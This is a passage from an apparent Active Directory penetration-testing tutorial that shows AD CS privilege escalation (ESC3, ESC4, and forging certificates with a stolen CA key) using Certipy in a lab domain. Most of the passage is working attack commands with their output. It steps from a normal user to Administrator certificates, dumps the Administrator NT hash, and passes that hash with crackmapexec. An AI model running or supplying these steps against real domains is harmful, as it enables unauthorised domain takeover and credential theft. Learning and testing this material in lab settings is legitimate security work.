
```
certipy find -dc-ip {DC IP Address} -u {Username} -p {Password} -vulnerable
```



```
    Template Name                       : Copy of Enrollment Agent
    Display Name                        : Copy of Enrollment Agent
    Enabled                             : False
    Client Authentication               : False
    Enrollment Agent                    : True
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
    Private Key Flag                    : 16777216
                                          65536
    Extended Key Usage                  : Certificate Request Agent
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AD.LAB\Domain Admins
                                          AD.LAB\Enterprise Admins
                                          AD.LAB\Authenticated Users

      Object Control Permissions
        Owner                           : AD.LAB\Backup Admin
        Write Owner Principals          : AD.LAB\Domain Admins
                                          AD.LAB\Enterprise Admins
                                          AD.LAB\Backup Admin

        Write Dacl Principals           : AD.LAB\Domain Admins
                                          AD.LAB\Enterprise Admins
                                          AD.LAB\Backup Admin

        Write Property Principals       : AD.LAB\Domain Admins
                                          AD.LAB\Enterprise Admins
                                          AD.LAB\Backup Admin
    [!] Vulnerabilities
      ESC3                              : 'AD.LAB\\Authenticated Users' can enroll and template has Certificate Request Agent
 EKU set
```

Exploiting this issue can allow an attacker to escalate privileges from those of a normal domain user to a domain administrator. The first step to gaining domain administrator privileges is to request a new certificate based on the vulnerable template. We will need access to the domain as a standard user.


```
certipy req -dc-ip {DC IP Address} -u {Username} -p {Password} -target-ip {CA IP
Address} -ca {CA Server Name} -template {Vulnerable Template Name}
```



```
└─$ certipy req -dc-ip 10.80.0.2 -u normal.user -p 'Password2' -target-ip 10.80.0.7 -ca 'ad-CA-COMPUTER-CA' -template 'Copy o
f Enrollment Agent'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 12
[*] Got certificate without identification
[*] Certificate has no object SID
[*] Saved certificate and private key to 'normal.user.pfx'
```

After acquiring the new certificate, we can use Certipy to request another certificate, this time a User certificate, for the administrator account.


```
certipy req -u {Username} -p {Password} -ca {CA Server Name} -target {CA IP
Address} -template User -on-behalf-of {Domain\Username} -pfx {Saved Certificate}
```



```
└─$ certipy req -u normal.user -p 'Password2' -ca ad-CA-COMPUTER-CA -target 10.80.0.7 -template User -on-behalf-of 'ad\Admini
strator' -pfx normal.user.pfx
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 13
[*] Got certificate with UPN 'Administrator@ad.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

With the certificate for the administrator user, we use certipy to authenticate with the domain, giving us access to the administrator's password hash.


```
certipy auth -pfx {Saved Administrator Certificate} -dc-ip {DC IP Address}
```



```
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.80.0.2
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@ad.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ad.lab': aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b
```

At this point we have access to the domain as the domain's Administrator account. Using the tools we've previously learned about like CME, we can take complete control of the domain.

```
crackmapexec smb {Target IP Address} -u {Username} -H {Password Hash}
```




```
└─$ crackmapexec smb 10.80.0.2 -u Administrator -H 'aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b'
/usr/lib/python3/dist-packages/paramiko/transport.py:236: CryptographyDeprecationWarning: Blowfish has been deprecated
  "class": algorithms.Blowfish,
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "!="?
  if result['type'] is not 'searchResEntry':
SMB         10.80.0.2       445    DC1              [*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:ad.lab) (signing:True
) (SMBv1:False)
SMB         10.80.0.2       445    DC1              [+] ad.lab\Administrator:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057
e06a81b54e73b949b (Pwn3d!)
```

From this point, we can use the Secretsdump utility to gather user password hashes from the domain, as previously illustrated.


Exploit 3: ESC4

Another vulnerable misconfiguration that can occur is if users have too much control over the certificate templates. First we configure a certificate on my test network that gives users complete control over the templates.


Group or user names:
Authenticated Users
Backup Admin (backup.admin@ad.lab)
Domain Admins (AD\Domain Admins)
Domain Users (AD\Domain Users)
Enterprise Admins (AD\Enterprise Admins)
Add...
Remove
Permissions for Authenticated Users
Allow
Deny
Full Control
Read
Write
Enroll
Autoenroll
For special permissions or advanced settings, click Advanced.
Advanced

Now we use Certipy to show the vulnerable templates using the same command as we used in the prior exploits.

```
certipy find -dc-ip {DC IP Address} -u {Username} -p {Password} -vulnerable
```




```
    Object Control Permissions
      Owner                           : AD.LAB\Backup Admin
      Full Control Principals         : AD.LAB\Authenticated Users
      Write Owner Principals          : AD.LAB\Domain Admins
                                        AD.LAB\Enterprise Admins
                                        AD.LAB\Backup Admin
                                        AD.LAB\Authenticated Users
      Write Dacl Principals           : AD.LAB\Domain Admins
                                        AD.LAB\Enterprise Admins
                                        AD.LAB\Backup Admin
                                        AD.LAB\Authenticated Users
      Write Property Principals       : AD.LAB\Domain Admins
                                        AD.LAB\Enterprise Admins
                                        AD.LAB\Backup Admin
                                        AD.LAB\Authenticated Users
  [!] Vulnerabilities
    ESC4                              : 'AD.LAB\\Authenticated Users' has dangerous permissions
1
```

We can use Certipy to modify the certificate to make it vulnerable to ESC1, which allows a user to supply an arbitrary Subject Alternative Name.

The first step is to modify the vulnerable template to make it vulnerable to another misconfiguration.

```
certipy template -u {Username} -p {Password} -template {Vulnerable Template Name}
-save-old target-ip {CA Server IP Address}
```




```
└─$ certipy template -u normal.user -p 'Password2' -template Test2 -save-old -target-ip 10.80.0.2
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'Test2' to 'Test2.json'
[*] Updating certificate template 'Test2'
[*] Successfully updated 'Test2'
```

Note that we can use the *save-old* flag to save the old configuration. This allows us to restore the template after the exploit.

After modifying the template, we can request a new certificate specifying that it is for the administrator account. When specifying the new account use the *account@domain* format.


```
certipy req -u {Username} -p {Password} -ca {CA Server Name} -target {CA Server IP Address} -template {Template Name} -upn {Target Username@Domain} -dc-ip {DC IP Address}
```



```
└─$ certipy req -u normal.user -p 'Password2' -ca 'ad-CA-COMPUTER-CA' -target 10.80.0.7 -template Test2 -upn 'administrator@ad.lab' -dc-ip 10.80.0.2
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 14
[*] Got certificate with UPN 'administrator@ad.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Before we get too far, it’s a good idea to restore the certificate template.


```
certipy template -u {Username} -p {Password} -template {Template Name} -configuration {Saved Template Setting File} -dc-ip {DC IP Address}
```



```
└─$ certipy template -u normal.user -p 'Password2' -template Test2 -configuration orig_Test2.json -dc-ip 10.80.0.2
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'Test2'
[*] Successfully updated 'Test2'
```

After that we can authenticate with the certificate, again gaining access to the administrator’s hash.

```
certipy auth -pfx {Saved Certificate} -dc-ip {DC IP Address}
```




```
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.80.0.2
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@ad.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ad.lab': aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b
```

Exploit 4: Admin Control over CA Server

Another route to domain privilege escalation is if we have administrator access over the CA server. In the example lab I am just using a domain administrator account, but in a real engagement this access can be gained any number of ways.

If we have administrator access over the CA server, we can use the certificate to back everything up including the private keys and certificates.


```
certipy ca -backup -ca {CA Server Name} -u {Username} -p {Password} -dc-ip {DC IP Address}
```



```
└─$ certipy ca -backup -ca 'ad-CA-COMPUTER-CA' -u backup.admin -p 'Password2' -dc-ip 10.80.0.2
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Creating new service
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Saved certificate and private key to 'ad-DC1-CA.pfx'
[*] Cleaning up
```

After backing up the CA server up we can use Certipy to forge a new certificate for the administrator account. In a real engagement the domain information would have to be changed.


```
certipy forge -ca-pfx {Name of Backup Certificate} -upn {Username@Domain} -subject 'CN=Administrator,CN=Users,DC={Domain Name},DC={Domain Top Level}'
```



```
└─$ certipy forge -ca-pfx ad-DC1-CA.pfx -upn administrator@ad.lab -subject 'CN=Administrator,CN=Users,DC=AD,DC=LAB'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'administrator_forged.pfx'
```

After forging the certificate, we can use it to authenticate, again giving us access to the user's NTLM password hash.

```
certipy auth -pfx {Saved Certificate} -dc-ip {DC IP Address}
```



```
└─$ certipy auth -pfx administrator_forged.pfx -dc-ip 10.80.0.2
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@ad.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ad.lab': aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b
```

Helpful References

- Microsoft's Active Directory Certificate Services Overview
- HackTricks' AD CS Domain Escalation Guide

Want to learn more? Take a look at the next part in our Active Directory Series.